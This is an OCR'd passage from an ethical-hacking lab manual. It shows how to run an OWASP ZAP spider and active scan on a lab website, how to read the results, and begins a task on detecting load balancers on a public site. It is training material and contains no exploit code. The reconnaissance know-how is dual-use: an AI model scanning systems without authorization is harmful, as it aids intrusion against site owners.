


Figure 1.3.5: OWASP ZAP: Automated Scan wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

Analyze the Result

10. **OWASP ZAP** starts scanning the target website. You can observe various URLs under the **Spider** tab.




Figure 1.3.6: OWASP ZAP: Spider tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. After performing web spidering, **OWASP ZAP** performs active scanning. Navigate to the **Active Scan** tab to observe the various scanned links.
12. After completing the active scan, the results appear under the **Alerts** tab, displaying the various vulnerabilities and issues associated with the target website, as shown in the screenshot.

Note: In this task, the objective being web spidering, we will focus on the information obtained while performing web spidering.




Figure 1.3.7: OWASP ZAP: Alerts tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.
14. The **URLs** tab contains various links for hidden content and functionality associated with the target website (**www.moviescope.com**).




Figure 1.3.8: OWASP ZAP: Spidering information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.




Figure 1.3.9: OWASP ZAP: Spidering information Messages tab

🗁 You can also use other web spidering or crawling tools such as **Burp Suite** (https://portswigger.net), **WebScarab** (https://www.owasp.org), or **Mozenda Web Agent Builder** (https://www.mozenda.com) to discover the hidden content and functionality about the target website.

Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.

16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.
17. Close all open windows and document all the acquired information.
18. Turn off the **Windows Server 2019** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4 Detect Load Balancers using Various Tools

Here, we will detect load balancers using dig command and lbd tool.

Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers.

